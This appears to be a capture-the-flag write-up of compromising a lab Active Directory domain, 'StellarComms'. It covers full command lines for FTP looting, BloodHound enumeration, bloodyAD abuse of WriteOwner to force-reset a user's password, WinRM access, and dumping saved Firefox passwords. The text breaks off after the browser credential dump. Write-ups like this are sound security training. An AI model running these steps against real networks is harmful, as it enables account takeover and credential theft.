
Overview
The machine starts by looting an anonymous FTP share that leaks a virtual host and a default password for junior.analyst, BloodHound reveals a WriteOwner path over the StellarOPS-Control group which we take over to grant ourselves GenericAll and ForceChangePassword over OPS.Controller to get a WinRM shell, dumping saved Firefox credentials from that box leaks astro.researcher's password who has GenericAll over eng.payload, we take over that account to read the GMSA password of SATLINK-SERVICE$ which holds DCSync rights, and dump the domain hashes to get Administrator
Our initial access team has successfully established a VPN tunnel into the environment. We have identified a valid username, likely belonging to a new hire or junior staff member. Valid User: Username: junior.analyst Password: Unknown
Enumeration
we start with nmap scan as always
┌─[]─[10.200.82.250]─[jimmex@attacker]─[~/HSM/StellarComms]
└──╼ [★]$ nmap -sC -sV -vv -oN init 10.0.24.68
Starting Nmap 7.95 ( https://nmap.org ) at 2026-08-18 00:43 EDT
NSE: Loaded 157 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 00:43
Completed NSE at 00:43, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 00:43
Completed NSE at 00:43, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 00:43
Completed NSE at 00:43, 0.00s elapsed
Initiating Ping Scan at 00:43
Scanning 10.0.24.68 [2 ports]
Completed Ping Scan at 00:43, 0.14s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 00:43
Completed Parallel DNS resolution of 1 host. at 00:43, 0.11s elapsed
Initiating Connect Scan at 00:43
Scanning 10.0.24.68 [1000 ports]
Discovered open port 139/tcp on 10.0.24.68
Discovered open port 3389/tcp on 10.0.24.68
Discovered open port 80/tcp on 10.0.24.68
Discovered open port 21/tcp on 10.0.24.68
Discovered open port 135/tcp on 10.0.24.68
Discovered open port 53/tcp on 10.0.24.68
Discovered open port 445/tcp on 10.0.24.68
Discovered open port 88/tcp on 10.0.24.68
Discovered open port 389/tcp on 10.0.24.68
Discovered open port 464/tcp on 10.0.24.68
Discovered open port 3268/tcp on 10.0.24.68
Discovered open port 5985/tcp on 10.0.24.68
Discovered open port 593/tcp on 10.0.24.68
Discovered open port 636/tcp on 10.0.24.68
Discovered open port 3269/tcp on 10.0.24.68
Completed Connect Scan at 00:43, 7.84s elapsed (1000 total ports)
Initiating Service scan at 00:43
Scanning 15 services on 10.0.24.68
Completed Service scan at 00:43, 14.70s elapsed (15 services on 1 host)
NSE: Script scanning 10.0.24.68.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 00:43
NSE: [ftp-bounce 10.0.24.68:21] PORT response: 501 Server cannot accept argument.
Completed NSE at 00:44, 24.76s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 00:44
Completed NSE at 00:44, 6.71s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 00:44
Completed NSE at 00:44, 0.01s elapsed
Nmap scan report for 10.0.24.68
Host is up, received syn-ack (0.14s latency).
Scanned at 2026-08-18 00:43:21 EDT for 54s
Not shown: 985 closed tcp ports (conn-refused)
PORT STATE SERVICE REASON VERSION
21/tcp   open  ftp           syn-ack Microsoft ftpd
| ftp-syst:
| _ SYST: Windows_NT
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| 09-12-25 12:29PM < DIR> Docs
| 09-10-25 12:15PM < DIR> IT
| _09-10-25 12:44PM < DIR> Pics
53/tcp   open  domain        syn-ack Simple DNS Plus
80/tcp   open  http          syn-ack Microsoft IIS httpd 10.0
| http-methods:
| Supported Methods: OPTIONS TRACE GET HEAD POST
| _ Potentially risky methods: TRACE
| _http-server-header: Microsoft-IIS/10.0
88/tcp   open  kerberos-sec  syn-ack Microsoft Windows Kerberos (server time: 2026-08-18 04:43:35Z)
135/tcp  open  msrpc         syn-ack Microsoft Windows RPC
139/tcp  open  netbios-ssn   syn-ack Microsoft Windows netbios-ssn
389/tcp  open  ldap          syn-ack Microsoft Windows Active Directory LDAP (Domain: stellarcomms.local0., Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds? syn-ack
464/tcp  open  kpasswd5?     syn-ack
593/tcp  open  ncacn_http    syn-ack Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped    syn-ack
3268/tcp open  ldap          syn-ack Microsoft Windows Active Directory LDAP (Domain: stellarcomms.local0., Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped    syn-ack
3389/tcp open  ms-wbt-server syn-ack Microsoft Terminal Services
| ssl-cert: Subject: commonName=DC-STELLAR.stellarcomms.local
| Issuer: commonName=DC-STELLAR.stellarcomms.local
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2026-08-17T03:50:17
| Not valid after: 2027-02-16T03:50:17
| MD5: 007c:7afe:917c:6c6e:952d:b700:51df:c86b
| SHA-1: ea8b:aae9:ed46:1148:6fb4:4a77:d4dc:7703:00d8:7df2
< SNIP>
| rdp-ntlm-info:
| Target_Name: STELLARCOMMS
| NetBIOS_Domain_Name: STELLARCOMMS
| NetBIOS_Computer_Name: DC-STELLAR
| DNS_Domain_Name: stellarcomms.local
| DNS_Computer_Name: DC-STELLAR.stellarcomms.local
| Product_Version: 10.0.17763
| _ System_Time: 2026-08-18T04:43:45+00:00
| _ssl-date: 2026-08-18T04:44:08+00:00; -1s from scanner time.
5985/tcp open  http          syn-ack Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
| _http-title: Not Found
| _http-server-header: Microsoft-HTTPAPI/2.0
Service Info: Host: DC-STELLAR; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| p2p-conficker:
| Checking for Conficker.C or higher...
| Check 1 (port 59449/tcp): CLEAN (Couldn't connect)
| Check 2 (port 4199/tcp): CLEAN (Couldn't connect)
| Check 3 (port 22881/udp): CLEAN (Failed to receive data)
| Check 4 (port 46418/udp): CLEAN (Timeout)
| _ 0/4 checks are positive: Host is CLEAN or ports are blocked
| smb2-security-mode:
| 3:1:1:
| _ Message signing enabled and required
| _clock-skew: mean: 0s, deviation: 0s, median: -1s
| smb2-time:
| date: 2026-08-18T04:43:49
| _ start_date: N/A

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 00:44
Completed NSE at 00:44, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 00:44
Completed NSE at 00:44, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 00:44
Completed NSE at 00:44, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 55.01 seconds
add the DN and FQDN to the hosts file so we can resolve the domain name
┌─[]─[10.200.82.250]─[jimmex@attacker]─[~/HSM/StellarComms]
└──╼ [★]$ echo '10.0.24.68 DC-Stellar stellarcomms.local DC-Stellar.stellarcomms.local' | sudo tee -a /etc/hosts
10.0.24.68 DC-Stellar stellarcomms.local DC-Stellar.stellarcomms.local
This is an AD environment, so there are a lot of LDAP and Kerberos related ports:
- FTP is open with anonymous FTP login allowed
- there are Docs, IT, Pics shares that we can look at
- port 80 hosts the default IIS page
- domain name is stellarcomms.local and hostname is DC-STELLAR
- RDP is enabled but no WinRM
- no ADCS which affects the way we think later
FTP
Anonymous FTP login is allowed, so let's list everything on the shares.
┌─[]─[10.200.82.250]─[jimmex@attacker]─[~/HSM/StellarComms]
└──╼ [★]$ lftp -c "open ftp://stellarcomms.local; find"
./
./Docs/
./Docs/Browser_policy.pdf
./Docs/LEO_2A_Report.txt
./Docs/LEO_3B_Report.txt
./Docs/LEO_5C_Report.txt
./Docs/StellarComms_Whitepaper.pdf
./Docs/Stellar_UserGuide.pdf
./Docs/Transmission_Schedule.txt
./IT/
./IT/Firefox Setup 91.0esr.exe
./Pics/
./Pics/Earth.jpeg
./Pics/Lights.jpeg
./Pics/Sat1.jpeg
./Pics/Sat2.jpeg
./Pics/Sat3.jpeg
./Pics/Space.jpeg
./Pics/Team.png
lftp was an upgrade from the normal ftp command because it adds stuff like mirror which just syncs you with what's on the share, so it downloads everything to the current directory.
┌─[]─[10.200.82.250]─[jimmex@attacker]─[~/HSM/StellarComms/FTP]
└──╼ [★]$ lftp -c "open ftp://stellarcomms.local; mirror"
The Pics folder was empty and the IT folder has an executable in it that we might get back to later, but this report leaks a virtual host portal.stellarcomms.local, so let's add that to the hosts file too.
┌─[]─[10.200.82.250]─[jimmex@attacker]─[~/HSM/StellarComms/FTP/Docs]
└──╼ [★]$ cat LEO_2A_Report.txt
========================================================
   STELLARCOMMS TECHNICAL REPORT LEO SATELLITE OPS
========================================================

Satellite: LEO-2A
Orbit: 500 km Sun-Synchronous Orbit (SSO)
Ground Track Coverage: Global, 14 passes per day
Data Rate: 2.4 Gbps secure downlink

Mission Status:
---------------
- Telemetry signals stable across all frequency bands.
- Minor anomaly detected in thermal control subsystem (TCS).
- Power output from solar arrays operating at 96% capacity.
- Propulsion module scheduled for routine check in next cycle.

Observations:
-------------
During the last operational window, LEO-2A successfully relayed
real-time Earth observation data to the primary ground station.

The satellite maintained full uplink integrity while transmitting
encrypted payload data to StellarComms Mission Control.

Security Notes:
---------------
All operators must authenticate to the secure domain
(https://portal.stellarcomms.local) prior to mission tasks.
Use assigned credentials only shared or default credentials
will trigger automated security alerts.

Prepared by:
StellarComms Engineering Division
Date: 2025-09-10
========================================================

The User Guide leaks a default password that junior.analyst might be using.
HTTP

Port 80 hosts the default IIS page, but portal.stellarcomms.local hosts a different website. It doesn't have a lot of functionality, but there is a "send message" feature which is just a frontend and doesn't send any requests.
SMB
Validating the username we found and it is actually valid, so let's look around.
┌─[]─[10.200.82.250]─[jimmex@attacker]─[~/HSM/StellarComms]
└──╼ [★]$ nxc smb 10.0.24.68 -u junior.analyst -p 'Galaxy123!'
SMB 10.0.24.68 445 DC-STELLAR [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC-STELLAR) (domain:stellarcomms.local) (signing:True)
(SMBv1:False) (Null Auth:True) (DC:True)
SMB 10.0.24.68 445 DC-STELLAR [+] stellarcomms.local\junior.analyst:Galaxy123!
The shares are the default only, we might get back to them later if we hit a dead end.
┌─[]─[10.200.82.250]─[jimmex@attacker]─[~/HSM/StellarComms]
└──╼ [★]$ nxc smb 10.0.24.68 -u junior.analyst -p 'Galaxy123!' --shares
SMB 10.0.24.68 445 DC-STELLAR [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC-STELLAR) (domain:stellarcomms.local) (signing:True)
(SMBv1:False) (Null Auth:True) (DC:True)
SMB 10.0.24.68 445 DC-STELLAR [+] stellarcomms.local\junior.analyst:Galaxy123!
SMB 10.0.24.68 445 DC-STELLAR [*] Enumerated shares
SMB 10.0.24.68 445 DC-STELLAR Share Permissions Remark
SMB 10.0.24.68 445 DC-STELLAR ----- ----------- ------
SMB 10.0.24.68 445 DC-STELLAR ADMIN$ Remote Admin
SMB 10.0.24.68 445 DC-STELLAR C$ Default share
SMB 10.0.24.68 445 DC-STELLAR IPC$ READ Remote IPC
SMB 10.0.24.68 445 DC-STELLAR NETLOGON READ Logon server share
SMB 10.0.24.68 445 DC-STELLAR SYSVOL READ Logon server share
AD Enumeration (BloodHound)
Collecting data for BloodHound with RustHound.
┌─[]─[10.200.82.250]─[jimmex@attacker]─[~/HSM/StellarComms]
└──╼ [★]$ rusthound -i 10.0.24.68 -d stellarcomms.local -u junior.analyst -p 'Galaxy123!' -z
---------------------------------------------------
Initializing RustHound at 01:18:54 on 08/18/26
Powered by g0h4n from OpenCyber
---------------------------------------------------

[2026-08-18T05:18:54Z INFO  rusthound] Verbosity level: Info
[2026-08-18T05:18:55Z INFO  rusthound::ldap] Connected to STELLARCOMMS.LOCAL Active Directory!
[2026-08-18T05:18:55Z INFO  rusthound::ldap] Starting data collection...
[2026-08-18T05:18:56Z INFO  rusthound::ldap] All data collected for NamingContext DC=stellarcomms,DC=local
[2026-08-18T05:18:56Z INFO  rusthound::json::parser] Starting the LDAP objects parsing...
[2026-08-18T05:18:56Z INFO  rusthound::json::parser::bh_41] MachineAccountQuota: 10
[2026-08-18T05:18:56Z INFO  rusthound::json::parser] Parsing LDAP objects finished!
[2026-08-18T05:18:56Z INFO  rusthound::json::checker] Starting checker to replace some values...
[2026-08-18T05:18:56Z INFO  rusthound::json::checker] Checking and replacing some values finished!
[2026-08-18T05:18:56Z INFO  rusthound::json::maker] 9 users parsed!
[2026-08-18T05:18:56Z INFO  rusthound::json::maker] 61 groups parsed!
[2026-08-18T05:18:56Z INFO  rusthound::json::maker] 1 computers parsed!
[2026-08-18T05:18:56Z INFO  rusthound::json::maker] 1 ous parsed!
[2026-08-18T05:18:56Z INFO  rusthound::json::maker] 1 domains parsed!
[2026-08-18T05:18:56Z INFO  rusthound::json::maker] 2 gpos parsed!
[2026-08-18T05:18:56Z INFO  rusthound::json::maker] 21 containers parsed!
[2026-08-18T05:18:56Z INFO  rusthound::json::maker] .//20260818011856_stellarcomms-local_rusthound.zip created!

RustHound Enumeration Completed at 01:18:56 on 08/18/26! Happy Graphing!
I also use the Python ingestor nowadays because RustHound still misses the self edges.
┌─[]─[10.200.82.250]─[jimmex@attacker]─[~/HSM/StellarComms]
└──╼ [★]$ bloodhound-ce-python -dc DC-Stellar.stellarcomms.local -ns 10.0.24.68 -d stellarcomms.local -u junior.analyst -p 'Galaxy123!' --zip -c All
INFO: BloodHound.py for BloodHound Community Edition
INFO: Found AD domain: stellarcomms.local
INFO: Getting TGT for user
INFO: Connecting to LDAP server: DC-Stellar.stellarcomms.local
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 1 computers
INFO: Connecting to LDAP server: DC-Stellar.stellarcomms.local
INFO: Found 9 users
INFO: Found 53 groups
INFO: Found 2 gpos
INFO: Found 1 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: DC-STELLAR.stellarcomms.local
INFO: Done in 00M 29S
INFO: Compressing output into 20260818012013_bloodhound.zip

As you can see, the user we have can write owner over the group StellarOPS-Control which can ForceChangePassword over the user OPS.Controller, who is part of the Remote Management Users so he can WinRM in, so let's take that path.
Access as Ops.Controller
Abusing StellarOPS-Control (WriteOwner -> ForceChangePassword)
First we set ourselves as the owner of the group so we can write the DACL over it.
┌─[]─[10.200.82.250]─[jimmex@attacker]─[~/HSM/StellarComms]
└──╼ [★]$ bloodyAD --host 10.0.24.68 -d stellarcomms.local -u junior.analyst -p 'Galaxy123!' set owner 'STELLAROPS-CONTROL' 'junior.analyst'
[+] Old owner S-1-5-21-1085439814-3345093241-3808503133-512 is now replaced by junior.analyst on STELLAROPS-CONTROL
Then give ourselves GenericAll over it, meaning we can now add ourselves to this group.
┌─[]─[10.200.82.250]─[jimmex@attacker]─[~/HSM/StellarComms]
└──╼ [★]$ bloodyAD --host 10.0.24.68 -d stellarcomms.local -u junior.analyst -p 'Galaxy123!' add genericAll STELLAROPS-CONTROL 'junior.analyst'
[+] junior.analyst has now GenericAll on STELLAROPS-CONTROL
Then add ourselves into this group.
┌─[]─[10.200.82.250]─[jimmex@attacker]─[~/HSM/StellarComms]
└──╼ [★]$ bloodyAD --host 10.0.24.68 -d stellarcomms.local -u junior.analyst -p 'Galaxy123!' add groupMember 'STELLAROPS-CONTROL' 'junior.analyst'
[+] junior.analyst added to STELLAROPS-CONTROL
Then, using the permissions given to us by that group, we change the password of OPS.CONTROLLER.
┌─[]─[10.200.82.250]─[jimmex@attacker]─[~/HSM/StellarComms]
└──╼ [★]$ bloodyAD --host 10.0.24.68 -d stellarcomms.local -u junior.analyst -p 'Galaxy123!' set password OPS.CONTROLLER Password123
[+] Password changed successfully!
Shell as OPS.CONTROLLER (User Flag)
And that user is valid for WinRM as you can see, so let's log in.
┌─[]─[10.200.82.250]─[jimmex@attacker]─[~/HSM/StellarComms]
└──╼ [★]$ nxc winrm 10.0.24.68 -u OPS.CONTROLLER -p Password123
[*] Initializing WINRM protocol database
WINRM 10.0.24.68 5985 DC-STELLAR [*] Windows 10 / Server 2019 Build 17763 (name:DC-STELLAR) (domain:stellarcomms.local)
WINRM 10.0.24.68 5985 DC-STELLAR [+] stellarcomms.local\OPS.CONTROLLER:Password123 (Pwn3d!)
We got the user flag.
┌─[]─[10.200.82.250]─[jimmex@attacker]─[~/HSM/StellarComms]
└──╼ [★]$ winrmexec stellarcomms.local/OPS.CONTROLLER:Password123@10.0.24.68
Impacket v0.13.1 - Copyright Fortra, LLC and its affiliated companies

[*] '-target_ip' not specified, using 10.0.24.68
[*] '-port' not specified, using 5985
[*] '-url' not specified, using http://10.0.24.68:5985/wsman
PS C:\Users\ops.controller\Documents> type ..\Desktop\user.txt

FLAG[Stellar_Link_Orbit_442km]


⠀⠀⠀⣤⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⣤⠀⠀⠀⠀⠀⠀⠀⠀⣠⣦⡀⠀⠀⠀
⠀⠀⠛⣿⠛⠀⠀⠀⠀⠀⠀⠀⠀⠀⠛⣿⠛⠀⠀⠀⠀⠀⡀⠺⣿⣿⠟⢀⡀⠀
⠀⠀⠀⠁⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⣠⣾⣿⣦⠈⠁⣴⣿⣿⡦
⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⣠⣦⡈⠻⠟⢁⣴⣦⡈⠻⠋⠀
⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⢀⣤⡀⠺⣿⣿⠟⢀⡀⠻⣿⡿⠋⠀⠀⠀
⠀⣠⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⢠⣶⡿⠿⣿⣦⡈⠁⣴⣿⣿⡦⠈⠀⠀⠀⠀⠀
⠲⣿⠷⠂⠀⠀⠀⠀⠀⠀⢀⣴⡿⠋⣠⣦⡈⠻⣿⣦⡈⠻⠋⠀⠀⠀⠀⠀⠀⠀
⠀⠈⠀⠀⠀⠀⠀⠀⠀⠰⣿⣿⡀⠺⣿⣿⣿⡦⠈⣻⣿⡦⠀⠀⠀⠀⠀⠀⠀⠀
⠀⠀⠀⠀⠀⠀⠀⠀⣠⣦⡈⠻⣿⣦⡈⠻⠋⣠⣾⡿⠋⠀⠀⠀⠀⠀⠀⠀⠀⠀
⠀⠀⠀⠀⠀⠀⡀⠺⣿⣿⠟⢀⡈⠻⣿⣶⣾⡿⠋⣠⣦⡀⠀⢀⣠⣤⣀⡀⠀⠀
⠀⠀⠀⠀⣠⣾⣿⣦⠈⠁⣴⣿⣿⡦⠈⠛⠋⠀⠀⠈⠛⢁⣴⣿⣿⡿⠋⠀⠀⠀
⠀⠀⣠⣦⡈⠻⠟⢁⣴⣦⡈⠻⠋⠀⠀⠀⠀⠀⠀⠀⣴⣿⣿⣿⣏⠀⠀⠀⠀⠀
⠀⠺⣿⣿⠟⢀⡀⠻⣿⡿⠋⠀⠀⠀⠀⠀⠀⠀⠀⠰⣿⡿⠛⠁⠙⣷⣶⣦⠀⠀
⠀⠀⠈⠁⣴⣿⣿⡦⠈⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠋⠀⠀⠀⠀⠻⠿⠟⠀⠀
⠀⠀⠀⠀⠈⠻⠋⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀
PS C:\Users\ops.controller\Documents> exit
Lateral Movement: astro.researcher (Browser Credentials)
We already have some kind of hint from earlier that all the users use Firefox and they have to log into the portal using Firefox, so let's try to find credentials for that.
For the browser data extraction I use hack-browser-data, so first we start by listing the profiles on the target.
*Evil-WinRM* PS C:\Users\ops.controller\Documents> ./browser.exe list --detail
Browser   Profile                password   cookie   bookmark   history   download   creditcard   extension   localstorage   sessionstorage
Firefox   v8mn7ijj.default-esr   1          0        5          8         0          0            0           0              0
*Evil-WinRM* PS C:\Users\ops.controller\Documents>
So we dump the password out of the Firefox browser. The output looks like it failed, but if you look in the current dir you'll find the results directory which has the zip file.
*Evil-WinRM* PS C:\Users\ops.controller\Documents> ./browser.exe dump --browser firefox -c password --zip
browser.exe : [INF] Extracting Firefox...
    + CategoryInfo          : NotSpecified: ([INF] Extracting Firefox...:String) [], RemoteException
    + FullyQualifiedErrorId : NativeCommandError
Unzip the file to access the password.json and we find that we got the password for the user astro.researcher, so let's see what he can do.
┌─[]─[10.200.82.250]─[jimmex@attacker]─[~/HSM/StellarComms]
└──╼ [★]$ cat password.json
[
  {
    "browser": "Firefox",
    "profile": "v8mn7ijj.default-esr",
    "url": "http://portal.stellarcomms.local",
    "username": "astro.researcher",
    "password": "Cosmos@42",
    "created_at": "2025-09-10T18:29:52.993Z"
  }
]
